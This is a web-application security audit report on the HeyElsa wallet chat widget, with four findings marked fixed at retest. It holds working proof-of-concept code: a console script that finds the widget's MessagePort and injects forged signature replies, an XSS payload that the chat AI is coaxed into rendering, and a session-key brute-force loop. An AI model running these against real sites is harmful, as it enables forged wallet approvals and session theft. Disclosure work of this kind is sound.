Audited by CRED SHIELDS

CredShields

Web Application Widget and API Audit

November 17, 2025 • CONFIDENTIAL

Description

This document details the process and result of the Web Application audit performed by CredShields Technologies PTE. LTD. on behalf of HeyElsa between November 4th, 2025, and November 10th, 2025. A retest was performed on November 17th, 2025.

Author

Shashank (Co-founder, CredShields) shashank@CredShields.com

Reviewers

Aditya Dixit (Research Team Lead), Shreyas Koli(Auditor), Naman Jain (Auditor), Sanket Salavi (Auditor), Prasad Kuri (Auditor), Neel Shah (Auditor)

Prepared for

HeyElsa

Table of Contents

1. Executive Summary ----------

HeyElsa engaged CredShields to perform a Web application audit from November 4th, 2025, to November 10th, 2025. During this timeframe, 4 vulnerabilities were identified. **A retest was performed on November 17th, 2025, and all the bugs have been addressed.**

During the audit, 2 vulnerabilities were found with a severity rating of either High or Critical. These vulnerabilities represent the greatest immediate risk to "HeyElsa" and should be prioritized for remediation.

The table below shows the in-scope assets and a breakdown of findings by severity per asset. Section 2.3 contains more information on how severity is calculated.

Assets in Scope	Critical	High	Medium	Low	info	Σ
HeyElsa Widget	1	1	2	0	0	**4**

Table: Vulnerabilities Per Asset in Scope

The CredShields team conducted the security audit to focus on identifying vulnerabilities in HeyElsa Widget's scope during the testing window while abiding by the policies set forth by HeyElsa's team.

State of Security

To maintain a robust security posture, it is essential to continuously review and improve upon current security processes. Utilizing CredShields' continuous audit feature allows both HeyElsa's internal security and development teams to not only identify specific vulnerabilities but also gain a deeper understanding of the current security threat landscape.

To ensure that vulnerabilities are not introduced when new features are added, or code is refactored, we recommend conducting regular security assessments. Additionally, by analyzing the root cause of resolved vulnerabilities, the internal teams at HeyElsa can implement both manual and automated procedures to eliminate entire classes of vulnerabilities in the future. By taking a proactive approach, HeyElsa can future-proof its security posture and protect its assets.

2. The Methodology ----------

HeyElsa engaged CredShields to perform a HeyElsa Widget audit. The following sections cover how the engagement was put together and executed.

2.1 Preparation Phase

The CredShields team conducted a comprehensive review of all provided documentation, architecture diagrams, and application flow details to gain a deep understanding of the web application's features and functionalities. The team performed a detailed examination of the application's source code, endpoints, and backend logic, systematically identifying potential security weaknesses with a focus on critical and business-sensitive components. To validate the findings, a controlled testing environment was set up where all identified issues were verified and reproduced during the assessment phase.

A testing window from November 4th, 2025, to November 10th, 2025, was agreed upon during the preparation phase.

2.1.1 Scope

During the preparation phase, the following scope for the engagement was agreed upon:

IN SCOPE ASSETS
• https://github.com/HeyElsa/elsa-widget/tree/a638c0e137e7e7d5da394a4a35683059ac16f913 • https://heyelsa-testdapp.vercel.app/ **(Widget's DApp)**

2.1.2 Documentation

Documentation was not required as the code was self-sufficient for understanding the project.

2.1.3 Audit Goals

CredShields employs a combination of in-house tools and extensive manual testing methodologies to deliver comprehensive web application security assessments. The majority of the audit involves manual testing and source code review, guided by the OWASP Testing Guide (WSTG) and an internally developed checklist based on real-world attack vectors and industry best practices. The team focuses on understanding the application's architecture, business logic, and data flows to design targeted test cases that uncover vulnerabilities across OWASP's Top 10 categories and beyond.

The main focus of the audit was to assess the security posture of the Hey Elsa widget, specifically, how it interacts with the DApp in which it is integrated.

CredShields aligns its assessment methodology with OWASP's core web security projects, including the Web Security Testing Guide (WSTG), the Application Security Verification Standard (ASVS), and the OWASP Top 10. These frameworks, combined with CredShields' own research-driven methodologies, ensure consistency, clarity, and technical depth in every engagement. By adhering to these standards, we perform each audit against a transparent, community-accepted, and technically robust baseline, enabling us to deliver structured, high-quality reports that identify both common and complex vulnerabilities within modern web applications.

2.2 Retesting Phase

HeyElsa is actively partnering with CredShields to validate the remediations implemented towards the discovered vulnerabilities.

2.3 Vulnerability classification and severity

CredShields follows OWASP's Risk Rating Methodology to determine the risk associated with discovered vulnerabilities. This approach considers two factors - Likelihood and Impact - which are

evaluated with three possible values - **Low**, **Medium**, and **High**, based on factors such as Threat agents, Vulnerability factors, and Technical and Business Impacts. The overall severity of the risk is calculated by combining the likelihood and impact estimates.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	None	Low	Medium
		LOW	MEDIUM	HIGH
Likelihood				

Overall, the categories can be defined as described below -

1. **Informational**

   We prioritize technical excellence and attention to detail in development practices. Our coding guidelines, standards, and security best practices help ensure application stability and reliability. Informational findings are opportunities for improvement and do not pose a direct security risk to the application or APIs. Development teams should use their judgment to decide whether to address them.

2. **Low**

   Low-risk vulnerabilities are those with minimal impact or limited exploitability, or those considered insignificant based on the client's specific business context. While they may not directly compromise security, addressing them improves overall application hygiene and resilience.

3. **Medium**

Medium-severity vulnerabilities typically arise from weak or flawed logic in application or API code and may allow unauthorized access, modification, or exposure of user information. Exploitation could damage the client's reputation under certain conditions. These issues should be remediated within a defined timeframe.

4. **High**

   High-severity vulnerabilities pose a significant risk to the application, APIs, and the organization. They may enable attackers to gain unauthorized access, manipulate sensitive data, or bypass critical security controls. Exploitation can harm the client's reputation and disrupt business operations. These vulnerabilities should be remediated as a top priority.

5. **Critical**

   Critical vulnerabilities are directly exploitable issues that do not require specific conditions and can result in full compromise of the application, APIs, or sensitive user data. They may allow attackers to execute arbitrary code, exfiltrate highly sensitive information, or bypass authentication and authorization mechanisms entirely. The client's reputation, data integrity, and business continuity will be severely impacted if these issues are not addressed immediately.

2.4 CredShields staff

The following individual at CredShields managed this engagement and produced this report:

- Shashank, Co-founder, CredShields shashank@CredShields.com

Please feel free to contact this individual with any questions or concerns you have about the engagement or this document.

3. Findings Summary ----------

This chapter presents the results of the web application security assessment. Findings are organized by severity and grouped by asset, component, and OWASP classification. Each asset section includes a summary outlining the key risks, vulnerabilities, and overall security posture. The table in the executive summary provides a consolidated view of all identified issues across the assessed components, categorized by risk severity in alignment with the OWASP Web Security Testing Guide (WSTG) and the OWASP Top 10 frameworks.

3.1 Findings Overview

3.1.1 Vulnerability Summary

During the security assessment, 4 security vulnerabilities were identified in the asset.

VULNERABILITY TITLE	SEVERITY	CWE | Vulnerability Type
Insecure MessagePort bridge allows forged wallet replies (signature forgery/request tampering)	Critical	CWE-306 — Missing Authentication for Critical Function
Stored / DOM XSS in HeyElsa widget rendering	High	CWE-79 — Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
Weak session key generation in generateSessionKey()	Medium	CWE-330 — Use of Insufficiently Random Values
Missing replay protection: host replies accepted without nonces/challenge binding	Medium	CWE-347 — Improper Verification of Cryptographic Signature

Table: Findings in Web Application

4. Remediation Status ----------

HeyElsa is actively partnering with CredShields from this engagement to validate the discovered vulnerabilities' remediations. **A retest was performed on November 17th, 2025, and all the issues have been addressed.**

Also, the table shows the remediation status of each finding.

VULNERABILITY TITLE	SEVERITY	REMEDIATION STATUS
Insecure MessagePort bridge allows forged wallet replies (signature forgery/request tampering)	Critical	Fixed [Nov 17, 2025]
Stored / DOM XSS in HeyElsa widget rendering	High	Fixed [Nov 17, 2025]
Weak session key generation in generateSessionKey()	Medium	Fixed [Nov 17, 2025]
Missing replay protection: host replies accepted without nonces/challenge binding	Medium	Fixed [Nov 17, 2025]

Table: Summary of findings and status of remediation

5. Bug Reports ----------

Bug ID #C001 [Fixed]

Insecure MessagePort bridge allows forged wallet replies (signature forgery/request tampering)

Vulnerability Type
CWE-306 — Missing Authentication for Critical Function

Severity
Critical

Description
The HeyElsa widget communicates with the host (DApp) and the browser wallet through a MessagePort/wallet bridge. The widget accepts and trusts incoming messages on the MessagePort without cryptographic authentication or strict origin verification.

Because the widget neither verifies that the host actually generated a response nor enforces strict message shape/authorization, an attacker (or malicious script in the page context) that can access the same MessagePort or call into the widget's message listeners can inject forged responses for an in-flight wallet request (for example, SIGN_MESSAGE). If the widget's request resolver accepts a forged reply, the UI will display and use the forged signature/txHash. In practice, we observed that:

- forged replies can be posted to the port and delivered to the widget,
- multiple injected variants (data, signature, txHash) are accepted by the widget's incoming handler trace, and
- depending on timing, host fallback messages (e.g., "Unsupported action: undefined") may overwrite injected replies — but by delivering the forged response in the correct way (directly to the widget listener or as the final message for the requestId) the widget can be forced to resolve with attacker-controlled signature material, or to time out and treat the flow as failed.

This is a high-impact broken-trust/authentication bug in the widget-host-wallet communication layer that allows forging signed responses or denying/hooding legitimate wallet actions.

Affected Code

- Widget initialization and bridge binding (trusting given messagePort): HeyElsaChatWidget — useEffect that accepts a messagePort prop and calls initWidget(messagePort):
    - Risk: the widget accepts a MessagePort instance and initializes the bridge without additional per-session authentication or verification that the port actually belongs to the intended host. If that port reference is discoverable in page scope, it can be misused.
- Sign request flow — DappActions → walletBridge → request registry: DappActions.signMessage calls into walletBridge.signMessage, which calls requestWalletAction('SIGN_MESSAGE', ...):
    - Risk: requestWalletAction relies on matching requestId and trusting incoming messages for that id; there is no demonstration of cryptographic authentication or per-request nonces shown in the provided snippets.
- Widget message rendering uses dangerouslySetInnerHTML: HeyElsaChatWidget — bot message rendering uses dangerouslySetInnerHTML and formatMarkdown
    - Risk: This was responsible for a previously reproduced XSS (the bot printed a user-supplied payload). It demonstrates that content coming from the bot/API (or manipulated messages) can influence rendered HTML. Combined with the ability to inject forged port messages, an attacker might also attempt UI-level spoofing.

Proof of Concept

1. Find the active MessagePort used by the widget and save it to window.__elsaFoundPort. Example (run in page console while widget is open):

```
// A) Find & store HeyElsa MessagePort on window.__elsaFoundPort
(() => {
 const isMP = v => v && typeof v.postMessage === "function" && typeof v.start === "function";
 let port = window.__elsaFoundPort && isMP(window.__elsaFoundPort) ?
window.__elsaFoundPort : null;

 if (!port) {
  // quick scan
  for (const v of Object.values(window)) { try { if (isMP(v)) { port = v; break; } } catch {} }
 }

 if (!port) {
  // last-resort: scan nodes with z-index 2147483647 for React fiber props
  const tops = Array.from(document.querySelectorAll("*")).filter(el => {
   try { return getComputedStyle(el).zIndex === "2147483647"; } catch { return false; }
  });
  for (const root of tops) {
   const key = Object.getOwnPropertyNames(root).find(k => k.startsWith("__reactFiber") ||
k.startsWith("__reactInternalInstance"));
   if (!key) continue;
   const q = [root[key]]; const seen = new Set();
```

```
    while (q.length) {
     const n = q.shift(); if (!n || seen.has(n)) continue; seen.add(n);
     const props = n.memoizedProps || n.pendingProps;
     if (props && typeof props === "object") {
      for (const k of Object.keys(props)) { const v = props[k]; if (isMP(v)) { port = v; break; } }
     }
     let h = n.memoizedState;
     while (!port && h) {
      const ms = h.memoizedState;
      if (ms && typeof ms === "object") {
       for (const k of Object.keys(ms)) { const v = ms[k]; if (isMP(v)) { port = v; break; } }
      }
      h = h.next;
     }
     if (port) break;
     if (n.child) q.push(n.child);
     if (n.sibling) q.push(n.sibling);
     if (n.return) q.push(n.return);
    }
    if (port) break;
   }
  }

  if (!port) return console.error("❌ MessagePort not found. Open the widget and rerun.");
  window.__elsaFoundPort = port;
  console.log("✅ Stored MessagePort at window.__elsaFoundPort");
})();
```

2. Trigger the widget to request a signature (use the UI: Sign Message → Sign). This makes the widget send a SIGN_MESSAGE request over the port and await a host reply.
3. Inject a forged reply that the widget will accept for the requestId observed from outgoing messages. A minimal illustrative injector (replace RID with the actual requestId captured or determined via another script). This causes the widget to resolve the request with a forged signature value:

```
// Replace RID with the requestId seen in outgoing capture
(function(){
  const RID = 'PUT_YOUR_REQUEST_ID_HERE';
  const port = window.__elsaFoundPort;
  if (!port) return console.error('no port stored');
  const fake = '0x' + 'ab'.repeat(65); // illustrative fake signature
  const forged = { requestId: RID, success: true, signature: fake, txHash: fake, data: fake };
  // deliver to the port (one of several ways depending on environment)
  try { port.postMessage(forged); console.log('forged posted'); } catch(e){ console.error(e); }
  // Or dispatch as message event to hit addEventListener listeners:
  try { port.dispatchEvent && port.dispatchEvent(new MessageEvent('message',{data:forged})); }
```

```
catch(e){}
})();
```

4. You should see the fake signature in the console or in the widget UI.

Impacts

High. Exploitation allows an attacker who can run scripts in the page context (or otherwise get access to the same execution context as the widget) to:

- Forge message signatures shown in the widget UI — an attacker can make the widget show an attacker-controlled signature or txHash.
- Spoof user consent — the UI may appear to show a valid signed proof when it was not produced by the user's wallet. That enables phishing/social-engineering scenarios (presenting fake signed messages to the user or DApp).
- Perform confused deputy attacks — if the DApp or backend relies on the widget's reported signature for authentication/authorization, forged replies may be used to cause incorrect state transitions, replay or authorize fraudulent actions.
- Denial of legitimate signing — by blocking/altering responses or inserting timeouts, an attacker can block legitimate signing flows.
- Account/device compromise risk in composite flows that auto-execute subsequent actions when a signature is reported — e.g., continuing pending swaps or transactions after a forged success.

Real-world consequences depend on how the DApp and backend consume the widget's responses (authentication, transaction submission, nonce handling), but the ability to forge signatures or provide attacker-controlled message results is a critical trust-breaking bug.

Remediation

1. Strong message authentication / mutual attestation (HIGH, required)
    a. Implement a per-DApp authenticated handshake between the host and the widget before any sensitive actions. Tie each requestId to a per-session HMAC or token that is established during secure initialization (e.g., the host signs a short-lived token with a server-side secret, the widget validates). Each reply must include a valid HMAC/token, and the widget must verify it before resolving the request.
    b. Alternatively, use asymmetric attestation (the host signs messages server-side and the widget verifies the signature using the known public key) for high-security environments.
2. Restrict message acceptance & enforce allowed origins (HIGH)
    a. Ensure the widget only accepts messages from the specific host forwarder object it initialized, not from arbitrary MessagePort objects found in the global object space. Don't iterate or accept any port the page exposes; use the port object returned explicitly on initialization and keep it private in a closure.
    b. If using postMessage across windows, always check event.origin and event.source and reject messages not from the expected origin or source.

Retest

This is fixed; Nonce + shared-secret/authenticator + request-tracking are implemented.

Bug ID #H001 [Fixed]

Stored / DOM XSS in HeyElsa widget rendering

Vulnerability Type
CWE-79 — Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)

Severity
High

Description
The HeyElsa widget renders user-controlled or backend-supplied message content using dangerouslySetInnerHTML after minimal markdown formatting. The markdown processor (formatMarkdown) does not sanitize HTML tags, attributes, or event handlers. As a result, any HTML inserted into a message—whether injected by a malicious user, a compromised backend/model response, or a manipulated host DApp—gets rendered directly into the DOM.
This allows an attacker to execute arbitrary JavaScript inside the widget's execution context.
Because the widget is embedded on customer websites, this XSS executes within the host website, enabling full compromise of user sessions, wallet interactions, and UI integrity.

Affected Code


- HeyElsaChatWidget.tsx -

```
<div
  className="markdown-message"
  dangerouslySetInnerHTML={{ __html: formatMarkdown(message.content) }}
/>
```

- formatMarkdown performs only text transformations (bold, italic, code fences, line breaks) but does not sanitize HTML tags, attributes, or event handlers.

Proof of Concept

1. Go to the Dapp and ask the Elsa widget to print any XSS payload. Eg: "<img src=x onerror=prompt(1)>"
2. Keep asking it to try again, and it will render the payload as shown below.



Impacts

- Arbitrary script execution in the widget context.
- Credential & secret theft: cookies, localStorage, session tokens; if wallet integrations use in-page APIs, they can be abused.
- Phishing & UI spoofing: attacker can create fake wallet prompts or transaction confirmations to trick user into signing malicious transactions.
- Persistent compromise: if the widget stores messages server-side, malicious payloads can be re-served (stored XSS).
- Supply / third-party risk: a compromised customer site or third-party script on the host can exploit the widget to attack users of that site.

Given the widget's role in wallet and dApp interactions, this vulnerability is Critical.

Remediation

- Remove direct use of dangerouslySetInnerHTML with untrusted content.
- Stop inserting raw HTML produced from user/back-end inputs into the DOM.
- Sanitize all HTML with a whitelist sanitizer (client-side) before rendering.
- Use a trusted library: DOMPurify (or equivalent) to sanitize any HTML derived from markdown or backend/model outputs.
- Escape payloads when storing or logging: never log raw HTML into places that could be re-served without sanitization.

Retest

This is fixed; the scripts are not rendered anymore.

Bug ID #M001 [Fixed]

Weak session key generation in generateSessionKey()

Vulnerability Type
CWE-330 — Use of Insufficiently Random Values

Severity
Medium

Description
The generateSessionKey() function builds session keys using Date.now().toString(36) concatenated with Math.random().toString(36).substring(2,10). Math.random() is not cryptographically secure, and Date.now() is predictable. Together, these produce session keys with low and partially guessable entropy, especially when an attacker can approximate the key generation time (e.g., during a user session or request window). If these keys are used for authorization, session binding, or to protect sensitive actions between the HeyElsa widget and host DApp, they can be guessed, brute-forced, or replayed — enabling session fixation, impersonation, or unauthorized actions.

Affected Code

- src/utils/sessionKey.ts

```
export const generateSessionKey = (): string => {
  const timestamp = Date.now().toString(36);
  const randomStr = Math.random().toString(36).substring(2, 10);
  return `session_${timestamp}_${randomStr}`;
};
```

Proof of Concept

1. If an attacker observes that a session key was created within a small time window (e.g., between t0 and t0 + 5s), they can enumerate plausible Date.now() values in that window.
2. For each timestamp candidate, the attacker can generate many Math.random() outputs (only ~2^{-32} unpredictability per 32-bit float) and construct candidate keys using the same string formatting.
3. The attacker submits candidate keys to the service's authentication endpoint or attempts actions that require the session key. With sufficient attempts or a constrained validity window, a correct key can be guessed or hit by brute force.
4. Example code:

```
for (let t = t0; t <= t0 + 5000; t += 1) { // iterate timestamps in ms
  for (let i = 0; i < 1000000; i++) { // iterate many Math.random() outputs
    const candidate = t.toString(36) + Math.random().toString(36).substring(2,10);
    // try candidate against the service
  }
}
```

Because the timestamp reduces search space and Math.random() has limited entropy, this approach can find keys far faster than with true 128-bit randomness.

Impacts

- Session impersonation/fixation: An attacker who guesses a session key can impersonate the host DApp or a legitimate session, sending privileged messages to the widget.
- Unauthorized actions: If session keys authorize wallet or transaction requests, guessed keys may trigger unauthorized transactions or data access.
- Replay attacks: Predictable keys simplify replay or precomputation attacks.
- Supply-chain amplification: Because the widget runs across many customer sites, a weak key scheme can be abused at scale.

Remediation

- Use cryptographically secure randomness (client-side): Replace Math.random() and timestamp concatenation with Web Crypto API. Eg:

```
function generateSecureSessionKey() {
  const arr = new Uint8Array(16); // 128 bits
  crypto.getRandomValues(arr);
  return Array.from(arr).map(b => b.toString(16).padStart(2,'0')).join('');
}
```

  Prefer at least 128 bits (16 bytes) of entropy for session keys. Encode as hex or base64url.
- Prefer server-issued, signed tokens for authorization: Issue short-lived tokens (JWT or HMAC-signed) from the backend that include claims: origin, expiry, nonce, permitted actions. Example: server signs a token with a secret; the widget validates by contacting the backend or by verifying the signature with the public key. This offloads entropy and validation to a trusted source.

Retest

This is fixed by using crypto.getRandomValues.

Bug ID #M002 [Fixed]

Missing replay protection: host replies accepted without nonces/challenge binding

Vulnerability Type
CWE-347 — Improper Verification of Cryptographic Signature

Severity
Medium

Description
The HeyElsa widget accepts and acts on messages received over a host-provided MessagePort without cryptographic or nonce-based binding between requests and replies. The widget posts RPC-style requests (e.g., GET_ACCOUNTS, SIGN_MESSAGE, SEND_TRANSACTION) to the host via this.port!.postMessage(request) and treats host replies as authoritative. Replies are neither tied to a short-lived challenge nor verified by the widget (or by a backend) before being trusted. This omission allows an attacker that controls the host (or a malicious integrator) to replay, forge, or inject responses that the widget will accept as valid.

Affected Code
- src/utils/walletBridge.ts (or files implementing initWidget, requestWalletAction, and the MessagePort reply handler).
- Line(s) where the widget sends/receives via this.port!.postMessage(...) and where incoming port.onmessage responses are accepted without nonce/challenge validation.
- Integration entry point in the widget where initWidget(messagePort) is invoked (e.g., HeyElsaChatWidget component mount).

Impacts
- Replay / Forged Approvals: An embedding site or any script with access to the host page can send forged success replies (signatures, tx confirmations, account lists) that the widget accepts, enabling silent auto-approval flows without user consent.
- Transaction/Asset Theft: If the widget treats host replies as authoritative for transaction signing or broadcasting, malicious hosts can cause the widget to accept or display fraudulent transaction state, potentially leading to funds loss.
- Account Impersonation: Host can report arbitrary accounts arrays, enabling impersonation or automated actions tied to attacker-chosen addresses.
- Supply-chain Risk: Any customer embedding the widget can unintentionally or maliciously abuse the protocol and forge approvals for their own users.

- User-UI Deception: The widget may show success messages or signatures that were never produced by the real wallet, undermining user trust and non-repudiation.

Remediation

- Bind replies to a nonce/challenge: every outgoing request (signed, transaction, or sensitive) MUST include a cryptographically strong nonce or challenge (e.g., crypto.getRandomValues) and the widget must reject replies that do not contain the expected nonce value for the requestId.
- Maintain pendingRequests map: store pendingRequests[requestId] = { nonce, timestamp, timeout } and drop/ignore replies after timeout or if nonces mismatch.
- Fail-closed on mismatch: if a reply fails nonce verification, reject it and surface a clear error to the user (do not continue the flow).

Retest

This is fixed. Request tracker and nonce/challenge fields are present; the bridge echoes/validates nonce in messages

6. The Disclosure ----------

The reports provided by CredShields are not an endorsement or criticism of any specific organization, product, or development team, nor do they guarantee the complete security of the assessed application or environment. The contents of this report should not be interpreted as recommendations or advice for making business, financial, or operational decisions related to the assessed system or its associated products and services.

Web applications and associated technologies carry inherent technical and operational risks. CredShields does not provide any warranty or representation regarding the overall quality, reliability, or compliance of the assessed application, its underlying architecture, or business model. This report is strictly intended for informational and remediation purposes and should not be considered as legal, compliance, or investment advice.

The CredShields Audit Team is not responsible for any actions, interpretations, or decisions made by third parties based on the information presented in this report.

YOUR SECURE FUTURE STARTS HERE

CRED SHIELDS

At CredShields, we're more than just auditors. We're your strategic partner in ensuring a secure Web3 future. Our commitment to your success extends beyond the report, offering ongoing support and guidance to protect your digital assets

Audited by CRED SHIELDS

20A TANJONG PAGAR ROAD, SINGAPORE (088443)

info@credshields.com